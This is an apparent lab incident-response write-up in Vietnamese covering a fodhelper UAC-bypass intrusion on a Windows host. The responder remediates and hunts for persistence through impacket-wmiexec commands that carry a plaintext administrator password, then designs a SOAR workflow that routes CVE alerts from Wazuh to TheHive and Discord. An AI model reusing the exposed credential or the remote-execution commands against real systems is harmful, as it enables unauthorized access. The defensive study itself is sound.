Sau khi ứng phó tạm thời cần điều tra lỗi hỏng mà hacker đã khai thác và dữ liệu bị lộ lọt

1. Điều tra lỗi hỏng & Nguyên nhân gốc rễ (Root Cause Analysis)

☐	H Unread	Administrators group changed.	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.23571424	0	O. 05/21/26 11:47 C. 05/21/26 11:47				
None </> None												
☐	H Unread	Possible use of fodhelper.exe used to bypass UAC and execute of malicious software	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.23523718	0	O. 05/21/26 11:47 C. 05/21/26 11:47				
None </> None												
☐	H Unread	Powershell process invoked known auto-elevated utility Fod Helper.EXE, may have been used to bypass UAC	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.23511312	0	O. 05/21/26 11:47 C. 05/21/26 11:47				
None </> None												
☐	H Unread	Powershell process invoked known auto-elevated utility Fod Helper.EXE, may have been used to bypass UAC	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.23517570	0	O. 05/21/26 11:47 C. 05/21/26 11:47				
None </> None												

Nhận được cảnh báo bypass UAC → kẻ tấn công khai thác vào lỗi hỏng bypass UAC khi chiếm được quyền của user quyetnt

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami /groups
whoami /groups

GROUP INFORMATION
=====
Group Name                                     Type                SID                  Attributes
=====
Everyone                                     Well-known group    S-1-1-0             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114           Group used for deny only
BUILTIN\Administrators                     Alias               S-1-5-32-544        Group used for deny only
BUILTIN\Users                             Alias               S-1-5-32-545        Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4             Mandatory group, Enabled by
default, Enabled group
CONSOLE LOGON                             Well-known group    S-1-2-1             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11            Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account                 Well-known group    S-1-5-113           Mandatory group, Enabled by
default, Enabled group
LOCAL                                     Well-known group    S-1-2-0             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group    S-1-5-64-10         Mandatory group, Enabled by
default, Enabled group
Mandatory Label\Medium Mandatory Level    Label               S-1-16-8192
```

Vi windows xác nhận tài khoản **quyetnt** nằm trong nhóm Quản trị viên (Administrators). Nhưng thay vì chữ *Enabled group*, nó lại ghi là *Group used for deny only*. Đây chính là cơ chế **UAC Split-Token** hoạt động! UAC đã tước đoạt (deny) quyền Admin của tiến trình C2 này, biến nó thành một tiến trình yếu đuối.

Khắc phục bypass:

Dùng lệnh **icacls** này xuống. Lệnh này sẽ tước đoạt quyền Execute (Chạy ứng dụng) của user **quyetnt** đối với toàn bộ thư mục **Downloads**. Bất kể file **CV_.exe** nào tải về, click đúp vào sẽ bị vắng thông báo quyền truy cập (Access Denied) ngay lập tức:

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "icacls C:\Users\quyetnt\Downloads /deny quyetnt:(OI)(CI)(X)"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
processed file: C:\Users\quyetnt\Downloads
Successfully processed 1 files; Failed processing 0 files

kali@kali:~$
```

Dọn dẹp backdoor:

xóa tài khoản backupadmin

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "net user backupadmin /delete"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
The command completed successfully.

kali@kali:~$ _
```

Loại bỏ file mã độc CV.pdf.lnk

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "del /f /q C:\Users\quyetnt\Desktop\CV_*.lnk"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used

kali@kali:~$
```

"Quét X-Ray" toàn hệ thống tìm Backdoor

Kỹ thuật 1: Tìm dịch vụ chạy ngầm giả mạo

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "wmic service get name,displayname,pathname,startmode | findstr /i auto | findstr /i /v C:\Windows"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
Microsoft Edge Update Service (edgeupdate)                                edgeupdate
      Auto      "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
VMware Alias Manager and Ticket Service                                VGAAuthService
      Auto      "C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe"
VMware SVGA Helper Service                                           VM3DSERVICE
      Auto      "C:\Program Files\VMware\VMware Tools\vm3dservice.exe"
VMware Tools                                                         VMTools
      Auto      "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
Wazuh                                                                WazuhSvc
      Auto      "C:\Program Files (x86)\ossec-agent\wazuh-agent.exe"

kali@kali:~$
```

Kỹ thuật 2: Kiểm tra thư mục Startup ẩn

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "dir \"C:\Users\quyetnt\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"""
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
Volume in drive C has no label.
Volume Serial Number is 488C-0D13

Directory of C:\Users\quyetnt\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

05/11/2026  11:19 AM    <DIR>          .
05/11/2026  11:19 AM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  35,905,347,584 bytes free

kali@kali:~$
```

Kỹ thuật 3: Bắt quả tang tiến trình đang cố "gọi điện về nhà" (C2 Connection)


```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "netstat -ano | findstr /i syn_sent"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used

kali@kali:~$
```

Kiểm tra Registry và Scheduled Tasks:

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
SecurityHealth REG_EXPAND_SZ %windir%\system32\SecurityHealthSystray.exe
VMware User Process REG_SZ "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "schtasks /query /fo LIST | findstr /i 'TaskName'"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used

kali@kali:~$ _
```

Sạch sẽ rồi

Thêm luật vào file config hỗ trợ SOC_team:

```
<!--
<active-response>
  active-response options here
  <command>firewall-drop</command>
  <location>local</location>
  <level>12</level>
  <timeout>600</timeout>
</active-response>
-->
```


Lưu và khởi động lại Wazuh

Tự động chặn IP: Ngay khi hệ thống phát hiện hành vi tấn công đặc biệt nguy hiểm (từ **Level 12** trở lên). Chặn trực tiếp trên tường lửa của cái máy vừa bị tấn công (**local**). Khóa hòng kẻ tấn công đúng **10 phút (600 giây)**, sau đó hệ thống sẽ tự động mở lại để tránh làm sập mạng lưới nếu lỡ nhận diện nhầm (False Positive).

Trong quá trình trực log SOC analyst bất ngờ phát hiện một lượng lớn cảnh báo level cao về CVE-1026-xxxxx (sau khi đột tấn công của hacker):

☐	H	Unread	CVE-2026-40413 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 305869	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													
☐	H	Unread	CVE-2026-40407 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 303460	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													
☐	H	Unread	CVE-2026-40382 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 308252	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													
☐	H	Unread	CVE-2026-40414 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 298643	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													
☐	H	Unread	CVE-2026-40401 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 296294	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													
☐	H	Unread	CVE-2026-40410 affects Microsoft Windows 10 Pro	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779516656.2 293954	0	O. 05/23/26 13:11 C. 05/23/26 13:11				
None													
<> None													

Thiết kế một Workflow mới để ứng phó những sự cố liên quan đến CVE



Luồng hoạt động:

Tiếp nhận (Ingestion): Webhook 1 đóng vai trò là trạm gác, hứng toàn bộ log cảnh báo lỗi hỏng phần mềm từ Agent Wazuh đẩy về.

Trích xuất (Extraction): Node Filter CVE sử dụng Regex để bóc tách chính xác mã lỗi hỏng (Ví dụ: CVE-2026-xxxx) và thông tin máy tính bị ảnh hưởng từ cục log thô.

Làm giàu dữ liệu (Enrichment): Node NIST/CISA mang mã CVE truy vấn qua API của cơ sở dữ liệu tình báo quốc gia để lấy điểm mức độ nghiêm trọng (CVSS Base Score) và thông tin bản vá.

Phân luồng định tuyến (Logic Triage): Hệ thống tự động rẽ nhánh dựa trên điểm CVSS:

- **Mức rủi ro Thấp/Trung bình (CVSS < 7.0):** Hệ thống tự động chuyển vào node Closed Alert để ghi log lưu trữ nội bộ và tự động đóng cảnh báo, không làm phiền nhân sự vận hành.

- **Mức rủi ro Cao/Nghiêm trọng (CVSS >= 7.0):** Hệ thống kích hoạt trạng thái khẩn cấp, đẩy qua **Filter Triage** để chuẩn hóa định dạng, sau đó mở tự động một Case điều tra trên **The Hive** và bắn ngay thông báo khẩn cấp (kèm link) lên kênh **Discord** để đội IT Helpdesk lao vào vá lỗi ngay lập tức.

Thông tin về một vài CVE trong alert của The Hive khi tìm trên NIST CVE-2026-40413

CVE-2026-40413	Q	Advanced	Reset	Show Statistics
For a phrase search, use " "				
Keyword: CVE-2026-40413				
Items per page: 25 1-1 of 1				
Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2026-40413	✖	2026-05-12	Microsoft Corporation	Null pointer dereference in Windows TCP/IP allows an unauthorized attacker to deny service over an adjacent network.

CVE 2026-40407

CVE-2026-40407	Q	Advanced	Reset	Show Statistics
For a phrase search, use " "				
Keyword: CVE-2026-40407				
Items per page: 25 1-1 of 1				
Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2026-40407	✖	2026-05-12	Microsoft Corporation	Heap-based buffer overflow in Windows Common Log File System Driver allows an authorized attacker to elevate privileges locally.

CVE-2026-40382

CVE-2026-40382	Q	Advanced	Reset	Show Statistics
For a phrase search, use " "				
Keyword: CVE-2026-40382				
Items per page: 25 1-1 of 1				
Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2026-40382	✖	2026-05-12	Microsoft Corporation	Use after free in Windows Telephony Service allows an authorized attacker to elevate privileges locally.

CVE-2026-40414

Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2026-40414	✖	2026-05-12	Microsoft Corporation	Null pointer dereference in Windows TCP/IP allows an unauthorized attacker to deny service over an adjacent network.

